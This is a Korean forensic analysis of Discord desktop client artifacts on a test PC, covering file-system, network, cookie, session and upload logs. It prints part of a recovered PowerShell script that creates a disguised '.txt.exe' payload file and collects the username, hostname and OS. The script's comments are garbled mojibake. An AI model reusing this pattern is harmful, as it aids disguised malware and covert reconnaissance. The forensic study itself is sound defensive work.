0x3b44960	FILE	10	DATA	\$UpCase \$Info		
20 00 00 00 00 00 00 00				0c 69 1b 6b 77 7e dc dai.kw~..	
0a 00 00 00 00 00 00 00				61 4a 00 00 00 00 00 00aJ.....	
0x3dbf160	FILE	28	DATA	\$Repair \$Config		
01 00 00 00 03 00 00 00						
0x4d40640	FILE	112445	DATA	DiscordSetup.exe	SmartScreen	
41 6e 61 68 65 69 6d				Anaheim		
0xe88e960	FILE	10	DATA	\$UpCase \$Info		
20 00 00 00 00 00 00 00				0c 69 1b 6b 77 7e dc dai.kw~..	
0a 00 00 00 00 00 00 00				61 4a 00 00 00 00 00 00aJ.....	
0xe20f960	FILE	6	DATA	\$Bitmap \$SRAT		
e9 53 22 88 38 00 01 03				10 00 0c 00 04 00 00 00	..S".8.....	
01 00 00 00 01 00 00 00				e6 3d 14 00 02 00 00 00=.....	
a0 00 00 00 00 00 06 00				03 00 00 00 01 00 00 00	
00 00 00 00 00 00 00 00				00 00 00 00 1c eb 00 00	
00 00 00 00						
0xe3752d8	FILE	106092	DATA	\$UsnJrnl \$Max		
00 00 00 02 00 00 00 00				00 00 80 00 00 00 00 00	
ed db b0 f5 6d cc db 01				00 00 00 00 00 00 00 00	...m.....	
0xef89160	FILE	28	DATA	\$Repair \$Config		
01 00 00 00 03 00 00 00						
0x79edd630	FILE	117397	DATA	cat_president_campaign.pdf	Zone.Identifier	
5b 5a 6f 6e 65 54 72 61				5d 0d 0a [ZoneTransfer]..		
5a 6f 6e 65 49 64 3d 33				0d 0a 48 6f 73 74 55 72	ZoneId=3..HostUr	
6c 3d 68 74 74 70 73 3a				2f 2f 63 64 6e 2e 64 69	l=https://cdn.di	
73 63 6f 72 64 61 70 70				2e 63 6f 6d 2f 61 74 74	scordapp.com/att	
61 63 68 6d 65 6e 74 73				2f 31 33 37 35 37 32 31	achments/1375721	
31 35 36 30 36 31 36 35				30 34 32 2f 31 33 37	156606165042/137	
35 37 35 33 30 39 33 39				31 31 38 30 35 39 39 33	5753093911805993	
2f 63 61 74 5f 70 72 65				73 69 64 65 6e 74 5f 63	/cat_president_c	
61 6d 70 61 69 67 6e 2e				70 64 66 3f 65 78 3d 36	ampaign.pdf?ex=6	
38 33 32 64 35 36 39 26				69 73 3d 36 38 33 31 38	832d569&is=68318	
33 65 39 26 68 6d 3d 65				36 66 34 33 38 33 35 3e9&hm=e6f438835		
31 62 34 62 35 30 66 34				39 61 37 64 61 37 36 31	1b4b50f49a7da761	
37 32 66 34 35 32 37 34				65 66 39 38 36 37 37 64	72f45274ef98677d	
31 66 30 64 34 66 35 64				33 34 65 66 33 37 39 61	1f0d4f5d34ef379a	
66 66 32 35 31 33 64 26				0d 0a	ff2513d&..	

[그림 16. Volatility3 으로 확인한 행위 분석]

5. 네트워크 아티팩트

1) 방문 기록

(1) 경로: C:\Users\WDISCORD-TEST

PC\AppData\Roaming\discord\LocalStorage\leveldb\000007.ldb

(2) 분석 내용:

① 분석 방법 1: FTK Imager 를 통해 채널 ID 를 확인할 수 있다.

"channelHistory": ["1375719656429584438", "1375719656429584437", "1375721156606165042"]},

[그림 17. FTK Imager 로 확인한 channel History 값]

② 분석 방법 2: HxD 를 통해서 채널 ID 를 확인할 수 있다.

00001470	69 74 63 68 65 0D CC 04 09 01 05 39 32 CC 00 98	itche.I....92I."
00001480	63 68 61 6E 6E 65 6C 48 69 73 74 6F 72 79 22 3A	channelHistory":
00001490	5B 22 31 33 37 35 37 31 39 36 35 36 34 32 39 35	["13757196564295
000014A0	38 34 34 33 37 22 2C 09 16 3C 32 31 31 35 36 36	84437",...<211566
000014B0	30 36 31 36 35 30 34 32 22 5D 3A 76 00 0C 2C 07	06165042"]:v...,
000014C0	59 03 A6 63 00 3A 4D 00 00 2C 09 63 3A 79 00 4A	Y.;c.:M...:c:y.J
000014D0	63 00 00 FB 05 C5 FE C6 00 72 C6 00 00 F5 A6 63	c..û.ÂpE.rE..ô;c
000014E0	00 DE C6 00 00 ED 36 63 00 33 13 01 2D 28 3D 78	FE ïlc + ...

[그림 18. HxD 로 확인한 channelHistory]

00000B70	98 63 68 61 6E 6E 65 6C 48 69 73 74 6F 72 79 22	"channelHistory"
00000B80	3A 5B 22 31 33 37 35 37 31 39 36 35 36 34 32 39	:["1375719656429
00000B90	35 38 34 34 33 38 22 2C 4A 16 00 00 37 11 16 38	584438",J...7..8
00000BA0	32 31 31 35 36 36 30 36 31 36 35 30 34 32 22 0E	21156606165042".
00000BB0	D2 09 04 5F 76 22 C1 09 0C 7D 19 1F 43 16 E0 08	Ò.._v"Â...}.C.à.

[그림 19. HxD 로 확인한 channelHistory]

위 두 분석으로 ["1375719656429584437"], ["1375719656429584438"] 값 확인이 가능하다.

2) 세션 토큰

(1) 경로: C:\Users\W\DISCORD-TEST-

PC\AppData\Roaming\discord\LocalStorage\leveldb

(2) 분석 내용: 토큰과 연관된 캐시 내용을 확인할 수 있다.

000F93D0	74 61 74 65 22 3A 7B 22 75 73 65 72 73 22 3A 5B	tate":{"users":[
000F93E0	7B 22 69 64 22 3A 22 31 33 37 35 37 31 35 30 31	{"id":"137571501
000F93F0	36 30 31 39 34 31 35 30 36 30 22 2C 22 61 76 61	6019415060","ava
000F9400	74 61 72 22 3A 6E 75 6C 6C 2C 22 75 73 65 72 6E	tar":null,"usern
000F9410	61 6D 65 22 3A 22 61 6C 69 63 65 30 35 32 34 5F	ame":"alice0524_
000F9420	22 2C 22 64 69 73 63 72 69 6D 69 6E 61 74 6F 72	","discriminator
000F9430	22 3A 22 30 22 2C 22 74 6F 6B 65 6E 53 74 61 74	":"0","tokenStat
000F9440	75 73 22 3A 32 2C 22 70 75 73 68 53 79 6E 63 54	us":2,"pushSyncT
000F9450	6F 6B 65 6E 22 3A 6E 75 6C 6C 7D 5D 2C 22 63 61	oken":null}],"ca
000F9460	6E 55 73 65 4D 75 19 B2 7C 4D 6F 62 69 6C 65 22	nUseMu." Mobile"
000F9470	3A 66 61 6C 73 65 7D 2C 22 5F 76 65 72 73 69 6F	:false},"_versio
000F9480	6E 22 3A 31 7D 2B 07 46 26 05 CA 56 CB 00 0C 5D	n":1}+.F&.ÈÈ..]

[그림 20. HxD 로 확인한 Token 값]

```
{ "_state":
  { "users":
    [ { "id": "1375715016019415060", "avatar": null, "username": "alice0524_", "discriminator": "0",
      "tokenStatus": 2, "pushSyncToken": null } ],
```

[그림 21. Notepad++로 확인한 Token 값]

키	설명
"id : 1375715016019415060"	Discord 사용자의 고유 ID
"username : alice0524_"	사용자 이름으로, 디스코드 조작 시 설정한 ID 와 일치
"discriminator"	Discord 가 2023 년부터 새롭게 도입한 '고유 사용자명' 구조 적용됨
"tokenStatus": 2	Discord 가 내부적으로 로그인 상태를 유지하고 있다는 의미 (2 = active)
"pushSyncToken": null	푸시 알림용 토큰 비활성화 상태

[표 4. 세션 토큰 키 정보]

3) 네트워크 연결

(1) 분석 내용: DNS 패킷 분석 결과, 사용자 시스템에서 다음과 같은 Discord 관련 도메인에 대한 요청이 순차적으로 발생한다.

No.	Time	Source	Destination	Protocol	Length	Info
20	3.589356	192.168.1.9	192.168.1.1	DNS	90	Standard query 0x2606 A remote-auth-gateway.discord.gg
21	3.590398	192.168.1.9	192.168.1.1	DNS	90	Standard query 0x3b98 HTTPS remote-auth-gateway.discord.gg
22	3.598697	192.168.1.1	192.168.1.9	DNS	170	Standard query response 0x2606 A remote-auth-gateway.discord.gg
23	3.599299	192.168.1.1	192.168.1.9	DNS	216	Standard query response 0x3b98 HTTPS remote-auth-gateway.discord.gg
24	3.605355	192.168.1.9	192.168.1.1	DNS	74	Standard query 0x3711 A discordapp.com
25	3.605774	192.168.1.9	192.168.1.1	DNS	74	Standard query 0x38a1 HTTPS discordapp.com
27	3.617206	192.168.1.1	192.168.1.9	DNS	154	Standard query response 0x3711 A discordapp.com A 162.159.134.1
28	3.617206	192.168.1.1	192.168.1.9	DNS	278	Standard query response 0x38a1 HTTPS discordapp.com HTTPS A 162.159.134.1
294	20.477929	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x3743 A gateway.discord.gg
295	20.478271	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x6f1c HTTPS gateway.discord.gg
297	20.487612	192.168.1.1	192.168.1.9	DNS	158	Standard query response 0x3743 A gateway.discord.gg A 162.159.134.1
299	20.488097	192.168.1.1	192.168.1.9	DNS	204	Standard query response 0x6f1c HTTPS gateway.discord.gg HTTPS A 162.159.134.1
565	21.509125	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x2b38 A status.discord.com
566	21.509763	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x169d HTTPS status.discord.com
570	21.518393	192.168.1.1	192.168.1.9	DNS	158	Standard query response 0x2b38 A status.discord.com A 162.159.134.1
571	21.518865	192.168.1.1	192.168.1.9	DNS	207	Standard query response 0x169d HTTPS status.discord.com HTTPS A 162.159.134.1
628	21.993181	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x3f61 A cdn.discordapp.com
629	21.993530	192.168.1.9	192.168.1.1	DNS	78	Standard query 0x3876 HTTPS cdn.discordapp.com
630	22.002524	192.168.1.1	192.168.1.9	DNS	158	Standard query response 0x3f61 A cdn.discordapp.com A 162.159.134.1

[그림 22. Wireshark 로 확인한 Discord DNS 패킷 결과]

도메인	용도
remote-auth-gateway.discord.gg	디바이스 로그인 인증 인증 세션을 처리하는 도메인
discordapp.com	설치형 앱 및 웹 앱의 공통 엔트리 도메인
gateway.discord.gg	WebSocket 실시간 메시지 연결용
status.discord.com	Cloudflare 에 연결된 상태 모니터링 전용 도메인
cdn.discordapp.com	이미지, 파일 등 콘텐츠 리소스 제공

[표 5. DNS 패킷 결과 도메인 값 설명]

4) 네트워크 로그

(1) 경로: C:\Users\W\DISCORD-TEST

PC\AppData\Roaming\discord\logs

(2) 분석 내용: 실제 Discord 의 미국 동부 서버 주소의 웹소켓 프로토콜을 사용하는 것을 확인할 수 있다.

[2025-05-24 16:52:20.803]	[1800]	JS console:	[GatewaySocket]	[WS CLOSED] (true, 1000,) retrying in 2.75 seconds.
[2025-05-24 16:52:23.825]	[1800]	JS console:	[GatewaySocket]	[CONNECT] wss://gateway-us-east1-c.discord.gg, encoding: etf, version: 9, compression: zstd-stream
[2025-05-24 16:52:29.533]	[1800]	JS console:	[GatewaySocket]	[CONNECTED] wss://gateway-us-east1-c.discord.gg/?encoding=etf&v=9&compress=zstd-stream in 5671 ms
[2025-05-24 16:52:29.566]	[1800]	JS console:	[GatewaySocket]	[RESUME] resuming session 35b17b9f588f46394959f9a52b3ffc87, seq: 6
[2025-05-24 16:52:30.961]	[1800]	JS console:	[GatewaySocket]	[RESUMED] took 7134ms, replayed 0 events, new seq: 7
[2025-05-24 16:54:56.395]	[1800]	JS console:	[GatewaySocket]	[WS CLOSED] (false, 1006,) retrying in 1.46 seconds.
[2025-05-24 16:54:57.853]	[1800]	JS console:	[GatewaySocket]	[CONNECT] wss://gateway-us-east1-c.discord.gg, encoding: etf, version: 9, compression: zstd-stream
[2025-05-24 16:55:00.780]	[1800]	JS console:	[GatewaySocket]	[CONNECTED] wss://gateway-us-east1-c.discord.gg/?encoding=etf&v=9&compress=zstd-stream in 2926 ms
[2025-05-24 16:55:00.781]	[1800]	JS console:	[GatewaySocket]	[RESUME] resuming session 35b17b9f588f46394959f9a52b3ffc87, seq: 9
[2025-05-24 16:55:01.489]	[1800]	JS console:	[GatewaySocket]	[RESUMED] took 3636ms, replayed 0 events, new seq: 10

[그림 23. FTK Imager 로 확인한 네트워크 log 기록]

시각	이벤트	설명
16:52:20.803	[WS CLOSED]	기존 연결 종료

16:52:23.825	[CONNECT]	새로운 서버(gateway-us-east1-c.discord.gg)에 연결 시도
16:52:29.533	[CONNECTED]	WebSocket 연결 완료 (5671ms 걸림)
16:52:29.566	[RESUME]	기존 세션(35b17b9f...) 이어받기 시도
16:52:30.961	[RESUMED]	세션 복구 성공 (7134ms 걸림, 이벤트 재생 0 개)

[표 6. 네트워크 log 기록 설명]

5) 쿠키 정보

(1) 경로: C:\Users\DISCORD-TEST-

PC\AppData\Roaming\discord\Network\Cookies

(2) 분석 내용: cf_bmhp8...등 과 같은 고유 세션 키와 cloudflare bot management 쿠키를 확인할 수 있다.

...../"xm/<\$d iscord.media cf	Decoded text	Decoded text
bmhp8EL0YXiV9A7 p27aWAQxaSQX82gW 2DXUBCJKNHG0dY-1 748071514-1.0.1. 1-jzfLcDHNvLATn jwaRqWpMxQJqBxSi mqzLSyATngVrVoF. 1kb2LkzuoEjBFdWY UvKmXMdyt6WzuhMq ZswO2uCQeY1FUvej GzhLtb5LktKMo/. "sQY.\$./"s. w... */"re/<n,...+. .f.....	.)!M...../"q'.Pfidis cordapp.com_sdc fduid46d3dc21386 411f0b08e71d6e85 dd6b24a4c58dbff7 7736c71e035a2699 d3ad2cle13dd289b a6916943232ea8ba 9dfcf/./*AT'Pfi./ "ti"ep.../*q'.P Up...).H...../"q'.C> discordapp.com_ dcfduid46d3dc203 86411f0b08e71d6e 85dd6b2/./*AT'C> ./"ti"ep.../*q' .Mz.x...'.s.../"q B,.*.hcapcha.co m_cf_bmjpJntFin nWFFgqvP4L_oK98l aH1SBTuoESNykgG1 h20-1748066850-1 .0.1.1-11PasQyil 3IdpP8T7V0484BK1 QtOCVL.IgF7pV3Io I3cjU2xHkFB_jVZi 14Qk_VdMxIINb5Ms bm1hRy6YDc2_SIH1 0QoZ1JFFETWszax.G F4/./*x;ua*/"qQ 0wq.../*qD,...â....â...O .Ü.¶.....f..... .../"t?.eK.discor dapp.com_cf_bm MB1HsaaAQiimMQzj9 CswRYHULItt5KH3 GrREIEdwztU-1748 077299-1.0.1.1-w 8ubFTpLfy7t3fYBG H_4sMxy4ctBd4tqe IzSOiVDECI_x9Hvi _O_hJWh2930.Dxbg _WTOLcgs7KvA8afn NXKoAaiIDwnKQgS HGJw1SfMEJ4ugax8 n5K1JjlyhBWRauB/ ./"t*PaK./"ti"ep ...*/"t?.é{.v... #...a...../"ti-aH.dis cord.gg_cf_bmhK ZcYey7Y8NNt7Gh8B dcUH5vzsSvqoWWrK MkEHlwIEs-174807 8013-1.0.1.1-m02 kwQd502zedu5NU14 iNuyGXyD0D55Gb2N q2lm86HkBLr3lHXh dnCR967GhRLSR4bW ZpfEo4kgoAXZeVhO 3Zn3itbWWbM_MHPv 7tuu900w/./*tÔâ. H./"ti-aH.../*t i-w...+9&ta../" s"8dê.discordapp .comhttps://disc ordapp.comcf_cle aranceBOzFXbOQ8L

[그림 24. HxD 로 분석한 도메인 및 세션키]

6) 서버 연결 정보

(1) 경로: C:\Users\W\DISCORD-TEST-

PC\AppData\Roaming\discord\Network\Network Persistent State

(2) 분석 내용: 사용 프로토콜과 시간 등을 확인할 수 있다.

<pre> network_stats":{"s rtt":92049},"ser ver":"https://ap i.hcaptcha.com") ,{"alternative_s ervice":[{"adver tised_alpn":["h 3"],"expiration" :"13392626895367 624","port":443, "protocol_str":" quic"}],"anonymi zation":[],"netw ork_stats":{"srt t":92049},"serve r":"https://newa ssets.hcaptcha.c om"),{"alternati ve_service":[{"a dvertised_alpn" :["h3"],"expirat ion":"1339262685 0163567","port": 443,"protocol_st r":"quic"}],"ano nymization":[]," network_stats":{" "srtt":92049},"s erver":"https:// js.hcaptcha.com" }, {"alternative_ service":[{"adve rtised_alpn":["h 3"],"expiration" :"1339263476655 6799","port":443 ,"protocol_str": "quic"}],"anonym </pre>	<pre> Decoded text {"net":{"http_se rver_properties" :{"servers":[{"a nonymization":[] ,"network_stats" :{"srtt":45108}, "server":"https: //r3---sn-3u-nf0 s.gvt1.com"}, {"a nonymization":[] ,"network_stats" :{"srtt":40552}, "server":"https: //redirector.gvt l.com","supports _spdy":true}, {"a lternative_servi ce":[{"advertise d_alpn":["h3"], "expiration":"13 395132418417194" ,"port":443,"pro tocol_str":"quic "}],"anonymizati on":[],"network_ stats":{"srtt":1 3410},"server":" https://r6---sn- 3u-nf01.gvt1.com "}, {"alternative_ _service":[{"adv ertised_alpn":[" h3"],"expiratio n":"133926269130 00382","port":44 3,"protocol_str" :"quic"}],"anony mization":[],"ne twork_stats":{"s </pre>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

[그림 25. HxD 로 분석한 서버 연결 정보]

키	설명
"net":{"http_server_properties":{"servers":[{"...}]}}	브라우저나 애플리케이션이 최근 연결한 서버, 사용한 프로토콜, 네트워크 응답 시간 등
"protocol_str" : "quic"	연결방식, 대부분의 서버가 quic 프로토콜 사용
"port" : 443	모든 서버는 443 포트 사용 → HTTPS 통신
"network_stats" : {"srtt" : 40552}	네트워크 지연 시간

[표 7. 서버 연결 정보 키 설명]

7) 사용자 디바이스 IP 정보

(1) 경로: C:\Users\DISCORD-TEST


PC\AppData\Roaming\discord\Network\Network Persistent State

(2) 분석 내용:

- ① 실행 디바이스의 IP 와 Network Persistent State 의 IP 를 비교한 결과, IP 가 일치했으며 이는 즉, Discord 가 192.168.116.133 에서 실행된 것을 확인할 수 있다.

```
"network_stats":{"srtt":27111},"server":"https://discordapp.com","supports_spdy":true},"supports_quic":  
{"address":"192.168.116.133","used_quic":true},"version":5},"network_qualities":{"CAESABiAgICA+P///8B":"4G"}})
```

[그림 26. HxD 로 추출한 디바이스 IP 주소]



```
cmd 명령 프롬프트
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\DISCORD-TEST PC>ipconfig

Windows IP 구성

이더넷 어댑터 Ethernet0:

    연결별 DNS 접미사. . . . . : localdomain
    링크-로컬 IPv6 주소. . . . . : fe80::a826:f71f:e49e:d7c9%7
    IPv4 주소. . . . . : 192.168.116.133
    서브넷 마스크. . . . . : 255.255.255.0
    기본 게이트웨이. . . . . : 192.168.116.2

이더넷 어댑터 Bluetooth 네트워크 연결:

    미디어 상태. . . . . : 미디어 연결 끊김
    연결별 DNS 접미사. . . . . :

C:\Users\DISCORD-TEST PC>
```

[그림 27. Discord 실행 VMware IP]

8) HSTS 정책 정보

(1) 경로: C:\Users\DISCORD-TEST-

PC\AppData\Roaming\discord\Network\TransportSecurity

(2) 분석 내용:

```
{
  "sts": [
    {
      "expiry": 1779602913.006298,
      "host": "DChOn9dTAFRZISLL+cChKGqikCvagkbgxpDyL7z4je8=",
      "mode": "force-https",
      "sts_include_subdomains": true,
      "sts_observed": 1748066913.006306
    },
    {
      "expiry": 1779602918.541048,
      "host": "EvUc4w6ANskXcmQsnWJ5URP9RXvrQHRIOI6jjUXg2Vc="
    }
  ]
}
```

[그림 28. HxD 로 추출한 HSTS 정책 캐시 정보]

키	설명
host	HSTS 정책이 적용된 호스트
mode : force-https	이 호스트와는 반드시 HTTPS 로만 통신
sts_include_subdomains	true : 하위 도메인도 HTTPS 만 허용
sts_observed	클라이언트가 이걸 처음 확인한 시간
expiry	만료 시간

[표 8. HSTS 정책 캐시 정보]

6. 메신저 아티팩트

1) 서버 및 채널 이동

(1) 경로: C:\Users\WDISCORD-TEST

PC\AppData\Roaming\discord\logs\renders.js.log

(2) 분석 내용: 15:25 에 사용자가 특정 서버(1375719655884198029)와 채널(1375719656429584437)로 이동했음을 나타낸다.

```
[2025-05-24 15:25:45.553] [info] [Routing/Utils] transitionTo - Transitioning to
/channels/1375719655884198029/1375719656429584437
[2025-05-24 15:25:45.561] [info] [MessageActionCreators] Fetching messages for
1375719656429584437 between undefined and undefined. jump={"jumpType":"ANIMATED"}
[2025-05-24 15:25:45.892] [info] [MessageActionCreators] Fetched 2 messages for
1375719656429584437 isBefore:false isAfter:false
[2025-05-24 15:25:45.894] [info] [ChannelMessages] loadComplete: resetting state for
channelId=1375719656429584437, sending.length=0
```

2) 메시지 전송

(1) 경로: C:\Users\WDISCORD-TEST

PC\AppData\Roaming\discord\logs\renders.js.log

(2) 분석 내용: 메시지 전송 타임스탬프를 확인할 수 있다.

Date	LogId
25.05.24 16:06	5059
25.05.24 16:07	6124
25.05.24 16:08	7357
25.05.24 16:09	6124
25.05.24 16:11	7778
25.05.24 16:15	2945
25.05.24 16:17	3614
25.05.24 16:18	3237
25.05.24 16:18	7508
25.05.24 16:19	3874
25.05.24 16:20	367
25.05.24 16:20	1261
25.05.24 17:57	5560

25.05.24 17:58	2256
25.05.24 17:58	7185
25.05.24 17:58	8187
25.05.24 17:58	4473
25.05.24 17:58	6514

[표 9. 메시지 타임 스탬프]

3) 파일 전송

(1) 경로: C:\Users\WDISCORD-TEST

PC\AppData\Roaming\discord\logs\renders.js.log

(2) 분석 내용:

① 25.05.24 17:55 사용자가 CloudUpload.tsx, UploaderBase.tsx 와 같은 업로드 모듈을 사용하여 18738 bytes 크기의 파일 1 개를 서버에 업로드(전송)했다. 다운로드 경로에서 크기가 동일한 파일을 발견했으며, 해당 파일(cat_president_campaign.pdf)을 전송한 것으로 추정한다.

```
[2025-05-24 17:55:36.456] [info] [CloudUpload.tsx] Requesting upload url for upload10
[2025-05-24 17:55:36.936] [info] [CloudUpload.tsx] Uploading upload10
[2025-05-24 17:55:38.640] [info] [CloudUploaderBase.tsx] setUploadingTextForUI - total content: 18738
bytes and 1 attachments for Uploader12
[2025-05-24 17:55:39.887] [info] [CloudUpload.tsx] Upload complete for upload10
[2025-05-24 17:55:40.404] [info] [UploaderBase.tsx] _handleComplete for Uploader12
```

② 25.05.24 17:57 사용자가 위와 같은 모듈을 사용하여 1001 bytes 크기의 파일 1 개를 서버에 업로드(전송)했다. 임시 파일의 형태로 다운로드 경로에서 발견했으며, 해당 파일(확인되지 않음 188328.crdownload)을 전송한 것으로 추정한다.

```
# cat_president.ps1 - 怨작뺏ㅇ쑂 ㅇ?ㅇ넛ㅇ짚 뺏작퀀ㅇ쑂 ㅇ뵐ㅇ책 ㅇ링ㅇ궕由센큐 (紐⑥궕ㅇ쑂)

# 1. 뺏작퀀ㅇ쑂 ㅇ왓ㅇ씩 ㅇ첼ㅇ열 ㅇ갯ㅇ책
$payload = "$env:APPDATA\CatPresidentManifest.txt.exe"
New-Item -ItemType File -Path $payload -Force

# 2. ㅇ궕ㅇ쑂ㅇ역 ㅇ택ㅇ원ㅇ궒 ㅇ질蹂ㅇㅇ닐吏ㅇ
$info = @{
    Campaign = "CatForPresident"
    Username = $env:USERNAME
    Hostname = $env:COMPUTERNAME
    OS = (Get-CimInstance Win32_OperatingSystem).Caption
}
$info | Out-File "$env:TEMP\cat_campaign_report.log"

# 3. ㅇ역ㅇ릉 ㅇ첼ㅇ옌 ㅇ뵐濡ㅇ(ㅇ질移ㅇ뺏작퀀ㅇ쑂 ㅇ빈ㅇ당濡ㅇㅇ첼ㅇ열)
```


```
[2025-05-24 17:57:23.900] [info] [CloudUpload.tsx] Requesting upload url for upload15
[2025-05-24 17:57:24.338] [info] [CloudUpload.tsx] Uploading upload15
[2025-05-24 17:57:25.925] [info] [CloudUploaderBase.tsx] setUploadingTextForUI - total content: 1001
bytes and 1 attachments for Uploader17
[2025-05-24 17:57:27.147] [info] [CloudUpload.tsx] Upload complete for upload15
[2025-05-24 17:57:27.775] [info] [UploaderBase.tsx] _handleComplete for Uploader17
```

4) 프로필 (로그인 정보)

- (1) 경로: C:\Users\WDISCORD-TEST
PC\AppData\Roaming\discord\LocalStorage\ 내부의 000005.dbb
파일
- (2) 분석 내용: 최근 로그인한 사용자 정보를 확인할 수 있다.
사용자 이름(username)은 "alice0524"이며, 아이디(id)는
"1375715016019415060"이다.

5) 섬네일 정보

- (1) 경로: C:\Users\DISCORD-TEST
PC\AppData\Roaming\discord\Cache\Cache_Data
- (2) 분석 내용: 캐시 파일 이미지 복구와 다운로드 경로의 중복 사진을 발견했으며, 이 사진을 프로필 변경에 사용한 사진으로 추정한다.



[그림 30, 31. 캐시 파일 이미지 복구 폴더와 다운로드 경로의 사진]

VI. 분석 요약

아티팩트 유형	경로	설명
시스템 설치/실행 아티팩트	C:\Users\DISCORD-TEST PC\AppData\Local\Discord\	설치 정보 확인 가능
	C:\Windows\Prefetch\DISCORD.EXE- 283A1D96.pf	프리패치 파일 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs	시스템 실행 시간 확인 가능
	C:\Windows\System32\config\SOFTWARE	소프트웨어 정보 확인 가능
	C:\root\Windows\AppCompat\Programs\Am cache.hve, Amcache.hve.LOG1, Amcache.hve.LOG2	Amcache.hve 정보 확인 가능
사용자 행위 아티팩트	C:\Users\DISCORD-TEST PC\AppData\Roaming\Microsoft\Windows\Recent	사용자 접근 기록 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs\render er.js.log	방문 기록 확인 가능
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsof t\Windows NT\CurrentVersion\ProfileList	계정 확인 가능
	C:\Windows\System32\winevt\Logs\Applica tion.evtx	사용자 로그 확인 가능

파일 사용/조작 아티팩트	C:\<root>\\$MFT	MFT 확인 가능
	C:\<root>\\$Extend\UsnJrnl	USN Journal 확인 가능
	C:\<root>\\$LogFile	NTFS 로그 파일 정보 확인 가능
네트워크 아티팩트	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\LocalStorage\leveldb	방문 기록 정보 확인 가능
	C:\Users\DISCORD-TEST- PC\AppData\Roaming\discord\LocalStorage\leveldb	세션 토큰 정보 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\logs\	네트워크 로그 정보 확인 가능
	C:\Users\DISCORD-TEST- PC\AppData\Roaming\discord\NetworkCookies	쿠키 정보 확인 가능
	C:\Users\DISCORD-TEST- PC\AppData\Roaming\discord\Network\network Persistent State	서버 연결 정보 확인 가능
	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\Network\network Persistent State	Discord의 실행 디바이스 IP 확인
	C:\Users\DISCORD-TEST- PC\AppData\Roaming\discord\Network\TransportSecurity	HSTS 정책 정보 확인 가능
메신저 아티팩트	C:\Users\DISCORD-TEST PC\AppData\Roaming\discord\Cache\Cache_Data	사용자 썸네일 확인 가능
